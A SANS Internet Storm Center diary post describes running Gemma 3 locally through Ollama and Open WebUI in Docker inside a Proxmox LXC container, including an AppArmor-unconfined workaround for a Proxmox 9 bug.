
My Setup with Open WebUI
Installing Ollama with Gemma 3
I used these steps to get Gemma setup. First review the requirements for RAM [3] before deciding with Gemma 3 model to install. You can start small (i.e. 4B or smaller) for testing before using a larger model. I'm using 4B and 12B with 16 GB of RAM with my installation.

If you want to test some queries before installing the WebUI, this last command will open the interpreter:
ollama run gemma3:4b
Since I have a Ryzen 7 CPU, my next step was to install the admgpu [7] software to use the AI features of the CPU. The last step is to install the graphical interface to work from a browser using the Open WebUI [5] and there are several models listed here to get the WebUI running. I had to try a few combinations; in the end this is what I used:
sudo docker run -d -p 80:8080 -v ollama:/root/.ollama –add-host=host.docker.internal:host-gateway -v open-webui:/app/backend/data –name open-webui –restart always ghcr.io/open-webui/open-webui:main
Bugs in Proxmox 9 for LXC and AppArmor
For the Linux Container to run correctly, I had to edit the edit the LXC config file (114 is the container number) and add those two lines:
vi /etc/pve/lxc/114.conf
- lxc.apparmor.profile: unconfined
- lxc.mount.entry: /dev/null sys/module/apparmor/parameters/enabled none bind 0 0
And it may also be necessary to add this as well in the sudo command before installing the docker: –security-opt apparmor:unconfined
Login WebUI Interface
After the installation of the WebUI, you need to create the first admin account before being able to login.My first query asked my AI to describe the IPv4 header:

Gemma 3 offers the ability to work with large files with its 128K context, work with images and has multilingual support which is practical if you know multiple languages. Finally, it can run locally in PC, laptop and smartphone on a single GPU or TPU and smaller devices. If you have experience using Gemma 3, what are the use cases you are using it? You can add your comments in our contact form.
[1] https://www.amd.com/en/products/processors/laptop/ryzen/8000-series/amd-ryzen-7-8845hs.html
[2] https://ai.google.dev/gemma/docs/core
[3] https://ai.google.dev/gemma/docs/core#sizes
[4] https://deepmind.google/models/gemma/gemma-3/
[5] https://github.com/open-webui/open-webui
[6] https://ai.google.dev/gemma/docs/integrations/ollama?utm_source=deepmind.google&utm_medium=referral&utm_campaign=gdm&utm_content
[7] https://rocm.docs.amd.com/projects/radeon-ryzen/en/latest/docs/install/installryz/native_linux/install-ryzen.html
[8] https://forum.proxmox.com/threads/priviledge-container-disabling-apparmor-does-not-work.122168/
[9] https://blog.ktz.me/apparmors-awkward-aftermath-atop-proxmox-9/
[10] https://docs.openwebui.com/
———–
Guy Bruneau IPSS Inc.
My GitHub Page
Twitter: GuyBruneau
gbruneau at isc dot sans dot edu
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.